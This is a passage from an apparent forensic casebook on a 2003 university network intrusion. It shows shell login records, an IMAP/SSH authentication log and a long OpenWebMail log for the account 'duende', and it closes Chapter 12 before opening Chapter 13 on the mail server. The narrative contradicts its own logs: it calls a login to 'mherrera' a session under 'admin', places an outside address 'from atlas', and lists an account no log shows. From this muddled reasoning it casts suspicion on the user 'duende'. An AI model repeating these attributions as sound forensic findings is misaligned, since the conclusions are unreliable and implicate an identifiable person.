duende  pts/1        Tue Apr 22 02:41 - 02:56  (00:14)     dsl-200-78-118-51.prodigy.net.mx
duende  pts/0        Mon Apr 21 23:36 - 23:38  (00:02)     dsl-200-78-118-51.prodigy.net.mx
duende  pts/1        Mon Apr 21 22:08 - 22:16  (00:07)     dsl-200-78-118-51.prodigy.net.mx
duende  pts/7        Mon Apr 21 21:36 - 22:00  (00:24)     dsl-200-78-118-51.prodigy.net.mx
duende  pts/3        Mon Apr 21 21:24 - 21:58  (00:34)     dsl-200-78-118-51.prodigy.net.mx
llllll pts/0        Mon Apr 21 20:35 - 22:49  (02:13)     dup-200-64-234-196.prodigy.net.mx
duende  pts/0        Mon Apr 21 18:38 - 18:40  (00:01)     dsl-200-78-118-51.prodigy.net.mx
```

```
duende  pts/0        Mon Apr 21 17:01 - 17:01  (00:00)     dsl-200-78-118-51.prodigy.net.mx
duende  pts/0        Mon Apr 21 07:26 - 07:30  (00:03)     dsl-200-67-75-99.prodigy.net.mx
duende  pts/1        Mon Apr 21 03:54 - 03:55  (00:00)     dsl-200-67-75-99.prodigy.net.mx
duende  pts/0        Mon Apr 21 00:38 - 00:40  (00:01)     dsl-200-67-75-99.prodigy.net.mx
duende  pts/0        Sun Apr 20 16:07 - 16:40  (00:32)     dsl-200-67-75-99.prodigy.net.mx
duende  pts/0        Sun Apr 20 05:43 - 05:45  (00:01)     dsl-200-67-75-109.prodigy.net.mx
duende  pts/0        Sun Apr 20 02:22 - 02:30  (00:07)     dsl-200-67-75-109.prodigy.net.mx
reboot   system boot  Sun Apr 20 00:10         (4+02:09)    2.4.18-686-smp
duende  pts/0        Sat Apr 19 21:48 - 22:04  (00:15)     dsl-200-67-75-109.prodigy.net.mx
duende  pts/0        Sat Apr 19 16:15 - 16:16  (00:01)     dsl-200-67-75-109.prodigy.net.mx
duende  pts/0        Sat Apr 19 07:25 - 07:25  (00:00)     dsl-200-78-118-131.prodigy.net.mx
duende  pts/0        Sat Apr 19 05:10 - 05:11  (00:00)     dsl-200-78-118-131.prodigy.net.mx
duende  pts/0        Sat Apr 19 00:31 - 00:36  (00:05)     dsl-200-78-118-131.prodigy.net.mx
duende  pts/1        Fri Apr 18 21:01 - 21:17  (00:15)     198.51.100.131
duende  pts/1        Fri Apr 18 15:06 - 15:09  (00:03)     dsl-200-78-118-131.prodigy.net.mx
duende  pts/7        Fri Apr 18 06:00 - 06:23  (00:22)     dsl-200-67-75-78.prodigy.net.mx
duende  pts/5        Fri Apr 18 02:05 - 02:06  (00:00)     dsl-200-67-75-78.prodigy.net.mx
duende  pts/5        Thu Apr 17 22:04 - 22:07  (00:02)     dsl-200-67-75-78.prodigy.net.mx
duende  pts/0        Thu Apr 17 17:52 - 17:53  (00:00)     dsl-200-67-75-78.prodigy.net.mx
duende  pts/0        Thu Apr 17 15:00 - 15:01  (00:01)     dsl-200-67-75-78.prodigy.net.mx
duende  pts/4        Thu Apr 17 05:49 - 05:50  (00:01)     dsl-200-78-118-61.prodigy.net.mx
duende  pts/2        Thu Apr 17 05:48 - 05:51  (00:02)     dsl-200-78-118-61.prodigy.net.mx
duende  pts/3        Thu Apr 17 02:46 - 02:49  (00:02)     dsl-200-78-118-61.prodigy.net.mx
duende  pts/0        Thu Apr 17 00:26 - 00:41  (00:15)     dsl-200-78-118-61.prodigy.net.mx
reboot   system boot  Wed Apr 16 23:54         (3+00:14)    2.4.18-686-smp
proa     pts/4        Wed Apr 16 20:49 - 20:51  (00:01)     dup-200-64-59-111.prodigy.net.mx
duende  pts/4        Wed Apr 16 20:15 - 20:23  (00:07)     dsl-200-78-118-61.prodigy.net.mx
zopilote pts/5        Wed Apr 16 20:05 - 20:08  (00:03)     dup-200-64-59-111.prodigy.net.mx
reboot   system boot  Wed Apr 16 19:15          (04:36)     2.4.18-686-smp
duende  pts/0        Wed Apr 16 15:54 - 16:15  (00:20)     dsl-200-78-118-61.prodigy.net.mx
duende  pts/2        Wed Apr 16 15:25 - 15:40  (00:15)     dsl-200-78-118-61.prodigy.net.mx
duende  pts/0        Wed Apr 16 15:15 - 15:40  (00:25)     dsl-200-78-118-61.prodigy.net.mx
duende  pts/3        Wed Apr 16 05:01 - 05:28  (00:26)     dsl-200-78-118-156.prodigy.net.mx
duende  pts/5        Wed Apr 16 04:56 - 05:28  (00:31)     dsl-200-78-118-156.prodigy.net.mx
duende  pts/2        Wed Apr 16 03:07 - 04:36  (01:29)     dsl-200-78-118-156.prodigy.net.mx
duende  pts/0        Wed Apr 16 03:02 - 04:36  (01:34)     dsl-200-78-118-156.prodigy.net.mx
proa     pts/1        Wed Apr 16 00:38 - 00:47  (00:08)     host-203.0.113.89-cust.telemedia.
     net.mx
duende  pts/1        Wed Apr 16 00:16 - 00:27  (00:10)     dsl-200-78-118-156.prodigy.net.mx
duende  pts/2        Wed Apr 16 00:05 - 00:28  (00:23)     dsl-200-78-118-156.prodigy.net.mx
proa     pts/2        Wed Apr 16 00:01 - 00:01  (00:00)     host-203.0.113.89-cust.telemedia.
     net.mx
zopilote pts/8        Tue Apr 15 22:57 - 23:00  (00:02)     host-203.0.113.89-cust.telemedia.
     net.mx
proa     pts/7        Tue Apr 15 22:17 - 00:23  (02:05)     host-203.0.113.89-cust.telemedia.
     net.mx
reboot   system boot  Tue Apr 15 20:28          (22:43)     2.4.18-686-smp
proa     pts/4        Fri Apr 11 21:35 - 21:44  (00:09)     dup-200-64-234-32.prodigy.net.mx
proa     pts/8        Wed Apr  9 20:28 - 20:33  (00:04)     host-198.18.3.172-cust.telemedia.
     net.mx
zopilote pts/0        Sun Apr  6 01:29 - 01:29  (00:00)     host-198.18.11.221-cust.telemedia.
     net.mx
zopilote pts/1        Fri Apr  4 21:24 - 21:28  (00:04)     dup-200-64-239-107.prodigy.net.mx
reboot   system boot  Fri Apr  4 21:00         (11+22:11)   2.4.18-686-smp
zopilote pts/1        Fri Apr  4 01:27 - 01:32  (00:04)     dup-200-64-234-43.prodigy.net.mx
zopilote pts/1        Wed Apr  2 03:05 - 03:06  (00:00)     gobmorelia34.terra.net.mx
```

Logins for accounts `zopilote`, `zena`, `proa`, and `llllll` originated from residential DSL endpoints assigned to Prodigy, Telemedia, and Terra, all geo-located within the city

of Morelia. Noticeably, when access to several compromised student accounts was revoked, active sessions for user duende immediately surfaced.

The inbound sessions for user duende leaping from atlas to helios are confirmed in atlas's accounting records, proving that they originated from external Prodigy Infinitum DSL subscriptions.

With lateral pivoting through atlas documented and tied to residential internet providers in Morelia, a grave investigative question remained: what of the institutional mail server (io.ifm.lab.edu.mx)? If the adversary harvested passwords through the trojanized sniffer on helios, had they penetrated private institutional mailboxes? Did they leverage the webmail portal (*OpenWebMail*) to read communications or impersonate departmental personnel? To resolve the operational extent of this threat, the forensic team audited MTA transport records and CGI session logs on io, detailed in Chapter 13.

Multi-Hop Pivoting Traceability

Using the correlated log excerpts from atlas and helios, reconstruct the end-to-end connection chain: what was the originating external dial-up/DSL ISP IP address, and across what ports were successive sessions established? What subscriber records would be requested from the telecommunications carrier under a legal subpoena to tie the session to a billing subscriber?

Contemporary Forensic Perspective: Zero Trust and Microsegmentation

The traditional perimeter security model of 2004 assumed that any internal network traffic was inherently trustworthy, enabling a compromised host like atlas to target peer systems without friction. Two decades later, the dominant architectural paradigm is *Zero Trust* ("never trust, always verify"): internal campus networks are microsegmented to block unauthorized east-west lateral movement, and every session must be authenticated cryptographically via mTLS and continuously assessed against dynamic risk policies.

Chapter 13

Mail Server and Webmail Vectors

Webmail applications in the early 2000s, often implemented as Perl or PHP CGI scripts lacking rigorous input validation and concurrent session hardening, represented a highly vulnerable attack surface. The departmental mail server was examined in detail to determine whether the intrusions encompassed unauthorized electronic mail interception and exfiltration.

Mail Server Digital Evidence: From RFC 2822 Headers to CGI Logs

Forensic examination across messaging platforms merges two complementary analytical tiers:

- **Transport Layer (MTA / POP3 / IMAP):** Records in `maillog` and `authlog` that correlate unique message identifiers (`Message-ID`) with client IP addresses and remote TCP source ports.
- **Web Application Layer (*OpenWebMail*):** Operating as a Perl CGI script, each user action (message retrieval, attachment opening, purging to `mail-trash`) is timestamped alongside the exact session cookie and message identifier, definitively demonstrating whether mailbox privacy was breached.

13.1 Audit of Mail Services (POP3 and SMTP)

The departmental mail host was `io.ifm.lab.edu.mx`. This machine provided POP3, IMAP, and webmail services to users while strictly prohibiting direct interactive shell logins, as detailed below.

`authlog`

```
Apr 18 22:37:42 io imapd[29834]: Login failed user=duende auth=duende
                host=dsl-200-78-118-131.prodigy.net.mx [198.51.100.131]
```

```
Apr 18 22:37:45 io imapd[29834]: Login failed user=duende
                                 auth=duende host=dsl-200-78-118-131.prodigy.net.mx
     [198.51.100.131]
Apr 22 06:18:01 io sshd[13560]: Accepted password for mherrera from 192.0.2.20 port 33455 ssh2
Apr 22 06:18:08 io su: BAD SU mherrera to root on /dev/ttyp0
Apr 22 06:18:18 io su: BAD SU mherrera to root on /dev/ttyp0
Apr 22 06:18:47 io sshd[5397]: Failed password for duende from 192.0.2.20 port 33456 ssh2
Apr 22 06:18:52 io last message repeated 2 times
Apr 22 06:18:52 io sshd[5397]: Connection closed by 192.0.2.20
Apr 22 08:00:01 io newsyslog[1695]: logfile turned over
```

These entries document connection attempts from a Prodigy DSL pool targeting the mail server under user duende. On April 22, an unprompted, successful login to account mherrera occurred over SSH. The intruder immediately attempted to escalate to root using su, failing twice (BAD SU), while concurrently attempting to authenticate as duende from atlas. The connection established under admin was then abruptly terminated.

These lines are extraordinarily revealing: this machine did not permit remote shell access except through account admin, from which an operator had to execute su with the superuser password. This specific operational constraint was known to only two people in the institution: root and duende. Nobody else was aware that this restricted ingress route existed. Moreover, the login was clean, with zero prior failed attempts, eliminating brute-force guessing. Accessing these accounts and attempting su to root was strictly restricted to systems administration; attempting it constituted an explicit unauthorized intrusion. User duende's administrative access to io had previously been revoked and demoted to a regular account without prior notification, explaining his targeted attempts against duende while never attempting logins under student accounts proa or zena.

13.1.1 Webmail Client Activity Audit

OpenWebMail was the primary webmail portal used by departmental personnel. Activity within this application was audited to correlate user actions and establish timeline correspondence.

openwebmail.log

Representative excerpt from 15,420 logged events:

```
Tue Apr  8 06:51:31 2003 - [21991] (198.51.100.87) duende - login - duende-session
     -0.85733055121182
Tue Apr  8 06:51:33 2003 - [16219] (198.51.100.87) duende - filtermsg - filter 1 msgs from
     INBOX
Tue Apr  8 06:52:16 2003 - [8462] (198.51.100.87) duende - movemsg - move 9 msgs from INBOX to
     mail-trash
    - ids=<001610c2bb47$bdb36637$51032137@onwbjdw.oex>,
    <c1r2qllj8x3ka.5cb8hg3ii20l6h6n5x._57@yahoo.com>, <200304080955.h389tLBc018615@io.ifm.lab.
     edu.mx>,
    <4H7ETX0.94Q6JR4H018."Promocion Mexico Sony VAIO aqui"<chernoyarskaya@mail.ru>>,
    <2809026542djxvwlqClw}ho1lip1xplfk1p{@nagani.com>, <2043026365djxvwlqCjlqhwwh1lip1xplfk1p
    {@americaradioclub.org>, <E192nk7-0002fh-02@sc8-osdn-mail.osdn.com>,
```

```
    <036e12b54a6d$2684b3d3$7bd77da0@qdsndr>, <E192n45-0004pw-00@atlas.ifm.lab.edu.mx>
Tue Apr  8 06:52:35 2003 - [24192] (198.51.100.87) duende - movemsg - move 4 msgs from INBOX to
    mail-trash - ids=<E192ljk-0004qN-00@sc8-osdn-mail.osdn.com>,
    <E192lKG-0004aA-00@atlas.ifm.lab.edu.mx>, <E192kFr-00088T-00@helios.ifm.lab.edu.mx>,
    <20030408033153.KLJM6704.apk01fe2@GERENCIA>
Tue Apr  8 06:53:06 2003 - [16123] (198.51.100.87) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<E192lzi-0008HC-00@helios.ifm.lab.edu.mx>
Tue Apr  8 06:53:08 2003 - [2350] (198.51.100.87) duende - logout - duende-session
     -0.85733055121182
Tue Apr  8 09:56:57 2003 - [25378] (198.51.100.87) duende - login - duende-session
     -0.859352042506547
Tue Apr  8 09:57:26 2003 - [14434] (198.51.100.87) duende - movemsg - move 3 msgs from INBOX to
    mail-trash - ids=<2403774.1049816969625.JavaMail.root@abv-sfo1-ac-agent5>,
    <E192vIl-000651-00@atlas.ifm.lab.edu.mx>, <1049807435.26990@moses.rbmailsystems.com>
Tue Apr  8 09:58:00 2003 - [31053] (198.51.100.87) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Tue Apr  8 09:58:00 2003 - [31053] (198.51.100.87) duende - logout - duende-session
     -0.859352042506547
Tue Apr  8 14:54:51 2003 - [10597] (198.51.100.87) duende - login - duende-session
     -0.0548009612402929
Tue Apr  8 14:54:52 2003 - [13509] (198.51.100.87) duende - filtermsg - filter 1 msgs from
     INBOX
Tue Apr  8 14:55:08 2003 - [19952] (198.51.100.87) duende - movemsg - move 7 msgs from INBOX to
    mail-trash - ids=<E1930Tg-0007GW-00@atlas.ifm.lab.edu.mx>,
    <000800a4ec12$bea71047$28087016@vpnneci.faf>, <001811e7ae13$ead17075$35641188@nulrggp.ime>,
    <001400a4dc53$edc46848$82555406@yrhvthn.idf>, <E192xDa-0006UU-00@atlas.ifm.lab.edu.mx>,
    <000500c1cc51$cae25126$16160505@aijxrxt.igo>, <939d2a15d64b$0a5fd7b6$adc946c7@vmaefijpcqlxb.
     u>
Tue Apr  8 15:07:42 2003 - [31717] (198.51.100.87) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Tue Apr  8 15:07:42 2003 - [31717] (198.51.100.87) duende - logout - duende-session
     -0.0548009612402929
Tue Apr  8 18:26:38 2003 - [24272] (198.18.5.231) duende - login - duende-session
     -0.413941692401753
Tue Apr  8 18:31:04 2003 - [19405] (198.18.5.231) duende - logout - duende-session
     -0.413941692401753
Tue Apr  8 19:21:27 2003 - [18752] (198.51.100.87) duende - login - duende-session
     -0.00811091747982928
Tue Apr  8 19:22:24 2003 - [17934] (198.51.100.87) duende - movemsg - move 2 msgs from INBOX to
    mail-trash - ids=<20030408221438.DRGV16092.apk01fe3@jcsalgado>,
    <200304081814.LAA38257@s3085.mb00.net>
Tue Apr  8 19:23:03 2003 - [2031] (198.51.100.87) duende - logout - duende-session
     -0.00811091747982928
Tue Apr  8 19:23:06 2003 - [31674] (198.51.100.87) duende - session error - session
    duende-session-0.00811091747982928 timeout access attempt
Tue Apr  8 19:24:44 2003 - [821] (198.51.100.87) duende - login - duende-session
     -0.589333394616009
Tue Apr  8 19:26:58 2003 - [15200] (198.51.100.87) duende - logout - duende-session
     -0.589333394616009
Fri Apr 11 07:04:14 2003 - [10496] (192.0.2.91) duende - login - duende-session
     -0.293154917731048
Fri Apr 11 07:04:43 2003 - [32039] (192.0.2.91) duende - movemsg - move 8 msgs from INBOX to
     mail-trash
    - ids=<E193ygk-0002Hk-00@atlas.ifm.lab.edu.mx>, <E193xZY-0001zO-00@atlas.ifm.lab.edu.mx>,
    <001510d4ad31$ebe46627$75741578@tvkwrgy.yuw>, <E193wEY-0001m8-00@atlas.ifm.lab.edu.mx>,
    <23142599-2200345110522920@archivos>, <d696f6e57736$4f1f89e6$3933b5e4@cbnu.jvc>,
    <E193tAJ-0002UY-02@sc8-osdn-mail.osdn.com>, <E193teF-0001Qn-00@atlas.ifm.lab.edu.mx>
Fri Apr 11 07:04:56 2003 - [6634] (192.0.2.91) duende - movemsg - move 5 msgs from INBOX to
     mail-trash
    - ids=<E193tYC-0001Oe-00@atlas.ifm.lab.edu.mx>, <1050045034.29031@moses.rbmailsystems.com>,
```

```
    <E193rAL-0002MQ-00@sc8-osdn-mail.osdn.com>, <200304110436.h3B4aKN24204@host.dbrainshost.com
     >,
    <E193qBi-0000wn-00@atlas.ifm.lab.edu.mx>
Fri Apr 11 07:05:25 2003 - [28139] (192.0.2.91) duende - movemsg - move 2 old msgs from INBOX
     to
    saved-messages
Fri Apr 11 07:05:25 2003 - [28139] (192.0.2.91) duende - logout - duende-session
     -0.293154917731048
Fri Apr 11 12:25:10 2003 - [9172] (192.0.2.124) duende - login - duende-session
     -0.202930265179933
Fri Apr 11 12:25:26 2003 - [1219] (192.0.2.124) duende - movemsg - move 5 msgs from INBOX to
     mail-trash
    - ids=<324652713521200@mail.yahoo.com>, <15601668828978@mail.yahoo.com>,
    <JmBWO.Kvc@4glKL2i2BAvUuD>, <001011b6ed30$eeb65077$15104471@odptvbu.lsk>,
    <001210c2cc80$cdd34418$47436247@tscvfpx.wtb>
Fri Apr 11 12:25:30 2003 - [510] (192.0.2.124) duende - logout - duende-session
     -0.202930265179933
Fri Apr 11 14:57:13 2003 - [25179] (192.0.2.124) duende - login - duende-session
     -0.773262013987736
Fri Apr 11 14:57:14 2003 - [3007] (192.0.2.124) duende - delmsg - delete 26 msgs from mail-
     trash
Fri Apr 11 14:57:26 2003 - [27002] (192.0.2.124) duende - movemsg - move 4 msgs from INBOX to
    mail-trash - ids=<156641074334 74@mail.yahoo.com>, <267671417810412@mail.yahoo.com>,
    <001110c0ac33$eca35746$81687176@edvjmtn.grj>, <10fb11010f5f2d.10f5f2d10fb110@terra.com.ar>
Fri Apr 11 14:57:31 2003 - [7722] (192.0.2.124) duende - logout - duende-session
     -0.773262013987736
Fri Apr 11 19:18:21 2003 - [25052] (192.0.2.124) duende - login - duende-session
     -0.449964438871579
Fri Apr 11 19:18:41 2003 - [24926] (192.0.2.124) duende - movemsg - move 3 msgs from INBOX to
    mail-trash - ids=<000110c4ae14$dee11418$56280400@tdxcugj.uwh>,
    <d05d608cde53$549f91e3$c668aa33@alnmarpihg.qpwt>, <E1946rm-0003wg-00@atlas.ifm.lab.edu.mx>
Fri Apr 11 19:18:45 2003 - [12553] (192.0.2.124) duende - logout - duende-session
     -0.449964438871579
Sat Apr 12 07:14:42 2003 - [31624] (192.0.2.69) duende - login - duende-session
     -0.440158888771297
Sat Apr 12 07:15:32 2003 - [29021] (192.0.2.69) duende - movemsg - move 7 msgs from INBOX to
     mail-trash
     - ids=<R8RIS.A9Xxo@J>, <E194FIE-0004oQ-01@sc8-osdn-mail.osdn.com>,
     <E194DMl-0005Wo-01@sc8-osdn-mail.osdn.com>, <4120-2200346124480379@Pablo>,
     <1050122714.5245@moses.rbmailsystems.com>, <E194B5K-0004im-00@atlas.ifm.lab.edu.mx>,
     <8547724.1050111107652.JavaMail.eb@mr>
Sat Apr 12 07:15:52 2003 - [20907] (192.0.2.69) duende - logout - duende-session
     -0.440158888771297
Sat Apr 12 11:36:27 2003 - [29454] (192.0.2.69) duende - login - duende-session
     -0.687636374103935
Sat Apr 12 11:36:35 2003 - [4362] (192.0.2.69) duende - movemsg - move 1 msgs from INBOX to
     mail-trash
    - ids=<50959b44f05b$0e5960af$b9d035ed@otsfpxhcjcobtr.oxe>
Sat Apr 12 11:36:37 2003 - [7248] (192.0.2.69) duende - logout - duende-session
     -0.687636374103935
Sat Apr 12 14:30:29 2003 - [16567] (192.0.2.2) duende - session cleanup -
    claudia-session-0.724683788911538
Sat Apr 12 14:30:29 2003 - [16567] (192.0.2.2) duende - session cleanup -
    mary-session-0.171283690798194
Sat Apr 12 14:30:29 2003 - [16567] (192.0.2.2) duende - login - duende-session
     -0.629152196533145
Sat Apr 12 14:30:39 2003 - [14434] (192.0.2.2) duende - movemsg - move 3 msgs from INBOX to
     mail-trash
    - ids=<F.CO@PAYCwgT3>, <1050177660.9499@localhost.localdomain>, <6waf.2i7@xA56>
Sat Apr 12 14:30:41 2003 - [12718] (192.0.2.2) duende - logout - duende-session
     -0.629152196533145
Sat Apr 12 20:28:54 2003 - [2920] (192.0.2.119) duende - login - duende-session
```

```
     -0.212671121656062
Sat Apr 12 20:28:56 2003 - [13892] (192.0.2.119) duende - delmsg - delete 22 msgs from mail-
     trash
Sat Apr 12 20:29:28 2003 - [32663] (192.0.2.119) duende - movemsg - move 2 msgs from INBOX to
    mail-trash - ids=<1050186334.6743@moses.rbmailsystems.com>, <HitIu.f@PWAokZz0iZlu>
Sat Apr 12 20:29:34 2003 - [11084] (192.0.2.119) duende - logout - duende-session
     -0.212671121656062
Tue Apr 15 07:08:58 2003 - [525] (198.51.100.156) duende - login - duende-session
     -0.63886112191631
Tue Apr 15 07:08:59 2003 - [20809] (198.51.100.156) duende - delmsg - delete 28 msgs from mail-
     trash
Tue Apr 15 07:09:20 2003 - [27751] (198.51.100.156) duende - movemsg - move 8 msgs from INBOX
     to
    mail-trash - ids=<ox2u4h24o36fa.4hxxmc3t884v9m.mpdcat@aol.com>,
    <E195Lp4-0007en-00@atlas.ifm.lab.edu.mx>, <E195L3F-0003OK-00@sc8-osdn-mail.osdn.com>,
    <7b9174765f8d$ff449538$66c93516@qjwoafokp.alif>,
    <c4e031cbd622$50240661$eabcb498@rbjiwjykpdlgvt.ya>, <E195Isp-0004Co-02@sc8-osdn-mail.osdn.
     com>,
    <1050375035.19638@moses.rbmailsystems.com>, <1050374628.6010@localhost.localdomain>
Tue Apr 15 07:09:53 2003 - [28749] (198.51.100.156) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Tue Apr 15 07:09:53 2003 - [28749] (198.51.100.156) duende - logout - duende-session
     -0.63886112191631
Tue Apr 15 12:10:01 2003 - [29056] (198.51.100.156) duende - login - duende-session
     -0.314887144443677
Tue Apr 15 12:10:24 2003 - [21530] (198.51.100.156) duende - movemsg - move 1 msgs from INBOX
     to
    mail-trash - ids=<E195TmA-0000Re-00@atlas.ifm.lab.edu.mx>
Tue Apr 15 12:10:29 2003 - [27592] (198.51.100.156) duende - logout - duende-session
     -0.314887144443677
Tue Apr 15 17:41:26 2003 - [12325] (198.51.100.156) duende - login - duende-session
     -0.290309090706618
Tue Apr 15 17:41:40 2003 - [3563] (198.51.100.156) duende - movemsg - move 4 msgs from INBOX to
    mail-trash - ids=<200304151819.LAA83729@s3061.mb00.net>,
    <22dabfcaf19b$b5e52d2b$8a1a0ce2@idqmvavjekqw.nsd>, <db178c4c6758$776a81c9$671d04d3@ifxxx.gm
     >,
    <E195Wwa-0000jN-00@atlas.ifm.lab.edu.mx>
Tue Apr 15 17:41:43 2003 - [21231] (198.51.100.156) duende - logout - duende-session
     -0.290309090706618
Tue Apr 15 18:16:48 2003 - [29400] (198.51.100.156) duende - login - duende-session
     -0.372129243173735
Tue Apr 15 18:16:57 2003 - [1111] (198.51.100.156) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<quJ.9l@cTFKfcdVe>
Tue Apr 15 18:58:30 2003 - [17611] (198.51.100.156) duende - movemsg - move 2 msgs from INBOX
     to
    mail-trash - ids=<33b120057588$a0b98596$c0bcfdab@joy.holq>,
    <e76a7056cb1d$7ca3c065$4d7589d1@qqrubr.bv>
Tue Apr 15 19:06:02 2003 - [13538] (198.51.100.156) duende - movemsg - move 1 msgs from INBOX
     to
    mail-trash - ids=<899ae3e888f3$df31c7dd$a932fd4f@gernusjrqb.mw>
Tue Apr 15 19:48:41 2003 - [13466] (198.51.100.156) duende - movemsg - move 1 msgs from INBOX
    to mail-trash - ids=<1050456634.26059@moses.rbmailsystems.com>
Tue Apr 15 20:11:21 2003 - [8723] (198.51.100.156) duende - movemsg - move 2 msgs from INBOX to
    mail-trash - ids=<E195cCA-0004fZ-00@mx01.africaonline.com.na>,
    <00004e9d1a5b$0000115f$00001adf@mx14.hotmail.com>
Tue Apr 15 20:11:26 2003 - [17662] (198.51.100.156) duende - logout - duende-session
     -0.372129243173735
Tue Apr 15 20:20:01 2003 - [7714] (198.51.100.156) duende - login - duende-session
     -0.634861625106172
Tue Apr 15 20:20:07 2003 - [24480] (198.51.100.156) duende - movemsg - move 1 msgs from INBOX
     to
```

```
    mail-trash - ids=<E195d7M-0001xN-00@atlas.ifm.lab.edu.mx>
Tue Apr 15 20:34:36 2003 - [21761] (198.51.100.156) duende - movemsg - move 1 msgs from INBOX
     to
    mail-trash - ids=<189b77f9c21d$d0abdf57$df26df44@ld.u>
Tue Apr 15 20:34:39 2003 - [16970] (198.51.100.156) duende - logout - duende-session
     -0.634861625106172
Tue Apr 15 21:56:40 2003 - [5924] (198.51.100.156) duende - login - duende-session
     -0.887087376861931
Tue Apr 15 21:56:44 2003 - [12058] (198.51.100.156) duende - logout - duende-session
     -0.887087376861931
Wed Apr 16 05:40:35 2003 - [2371] (198.51.100.61) duende - login - duende-session
     -0.361576188196526
Wed Apr 16 05:40:58 2003 - [19087] (198.51.100.61) duende - movemsg - move 9 msgs from INBOX to
    mail-trash - ids=<26411975_33_18@supersaver.onlinegreatsavings.com>,
    <7e9a1e5c455b$320b65c3$cc4e38e2@vmaeqjwdost.ugik>, <7f159dab3337$adaf4c29$81ef5181@g.mqlk>,
    <26411981_33_18@supersaver.onlinegreatsavings.com>, <E195ktl-0003E4-00@atlas.ifm.lab.edu.mx
     >,
    <001200a8ca85$aee70247$65575866@samtlgl.cch>, <7a519cb76e8f$a66f89c4$c9a84188@ymjvxumqnre.n
     >,
    <16dc5dffd81c$6002d0d5$836d0f80@txfebhxcqhg.v>, <200304160714.h3G7EeC25773@host.dbrainshost.
     com>
Wed Apr 16 05:41:28 2003 - [3839] (198.51.100.61) duende - movemsg - move 6 msgs from INBOX to
    mail-trash - ids=<E195hqV-0003b1-00@sc8-osdn-mail.osdn.com>, <3
     ea05004aba8$11ece546$15bda0be@j.yrnr>,
    <E195fjV-0001W2-00@sc8-osdn-mail.osdn.com>, <7408bd367259$d932b5d1$79503fbd@ofaywwhxaqpk.n>,

    <a55080d6582c$c8480ba6$d0725226@upuxsbpn.xpe>, <GMI-NT-DB-1Y4kJSFsx000442eb@cw11.gmi-mr.com
     >
Wed Apr 16 05:41:43 2003 - [1299] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<4c7a7eb97e33$c6a9c6e0$d30ecb9f@hcovm.mrcl>
Wed Apr 16 05:42:17 2003 - [16176] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<E195hNN-0002id-00@atlas.ifm.lab.edu.mx>
Wed Apr 16 05:42:20 2003 - [10465] (198.51.100.61) duende - logout - duende-session
     -0.361576188196526
Wed Apr 16 06:30:06 2003 - [19147] (198.51.100.61) duende - login - duende-session
     -0.297856118138046
Wed Apr 16 06:30:10 2003 - [14498] (198.51.100.61) duende - logout - duende-session
     -0.297856118138046
Wed Apr 16 06:46:08 2003 - [3954] (198.51.100.61) duende - login - duende-session
     -0.539828403693722
Wed Apr 16 06:52:12 2003 - [4334] (198.51.100.61) duende - logout - duende-session
     -0.539828403693722
Wed Apr 16 07:08:45 2003 - [8927] (198.51.100.61) duende - login - duende-session
     -0.609954713451774
Wed Apr 16 07:09:10 2003 - [24015] (198.51.100.61) duende - delmsg - delete 16 msgs from mail-
     trash
Wed Apr 16 07:09:10 2003 - [24015] (198.51.100.61) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Wed Apr 16 07:09:10 2003 - [24015] (198.51.100.61) duende - logout - duende-session
     -0.609954713451774
Wed Apr 16 07:09:17 2003 - [23878] (198.51.100.61) duende - login - duende-session
     -0.958217004853399
Wed Apr 16 07:43:26 2003 - [9725] (198.51.100.61) duende - movemsg - move 1 old msgs from INBOX
      to
    saved-messages
Wed Apr 16 07:43:26 2003 - [9725] (198.51.100.61) duende - logout - duende-session
     -0.958217004853399
Wed Apr 16 07:44:54 2003 - [7362] (198.51.100.61) duende - login - duende-session
     -0.756916272294806
Wed Apr 16 07:45:06 2003 - [27273] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<542f2d84a473$4c35ab65$eb7d94a4@bhxk.h>
```

```
Wed Apr 16 07:45:09 2003 - [14655] (198.51.100.61) duende - logout - duende-session
     -0.756916272294806
Wed Apr 16 09:06:46 2003 - [26718] (198.51.100.61) duende - login - duende-session
     -0.26242228674619
Wed Apr 16 09:07:57 2003 - [3768] (198.51.100.61) duende - movemsg - move 2 msgs from INBOX to
    mail-trash - ids=<E195p9v-0003v6-00@atlas.ifm.lab.edu.mx>,
    <18ba0be6ce91$ae94ade2$90673715@dgqnofidujv.nu>
Wed Apr 16 09:15:02 2003 - [16309] (198.51.100.61) duende - logout - duende-session
     -0.26242228674619
Wed Apr 16 11:26:18 2003 - [18649] (198.51.100.61) duende - login - duende-session
     -0.233694151350395
Wed Apr 16 11:26:24 2003 - [18201] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<000601a0bd18$daa43620$48515581@hgcgsbk.eex>
Wed Apr 16 11:26:26 2003 - [31037] (198.51.100.61) duende - logout - duende-session
     -0.233694151350395
Wed Apr 16 14:34:23 2003 - [22554] (198.51.100.61) duende - login - duende-session
     -0.567744005079479
Wed Apr 16 14:34:24 2003 - [17527] (198.51.100.61) duende - filtermsg - filter 1 msgs from
     INBOX
Wed Apr 16 14:34:29 2003 - [28060] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<E195tql-0000tw-00@atlas.ifm.lab.edu.mx>
Wed Apr 16 14:34:38 2003 - [382] (198.51.100.61) duende - logout - duende-session
     -0.567744005079479
Wed Apr 16 17:59:04 2003 - [31213] (198.51.100.61) duende - login - duende-session
     -0.055406087617488
Wed Apr 16 17:59:17 2003 - [21318] (198.51.100.61) duende - movemsg - move 4 msgs from INBOX to
    mail-trash - ids=<E195wn3-0000TV-00@atlas.ifm.lab.edu.mx>,
        <E195vl8-0000kY-00@helios.ifm.lab.edu.mx>, <2003416173530.h3GMZUd06803@mpmlbx04>,
        <1050528655.30148@moses.rbmailsystems.com>
Wed Apr 16 17:59:32 2003 - [18571] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<200304161423805.SM00912@127.0.0.1>
Wed Apr 16 17:59:33 2003 - [21483] (198.51.100.61) duende - logout - duende-session
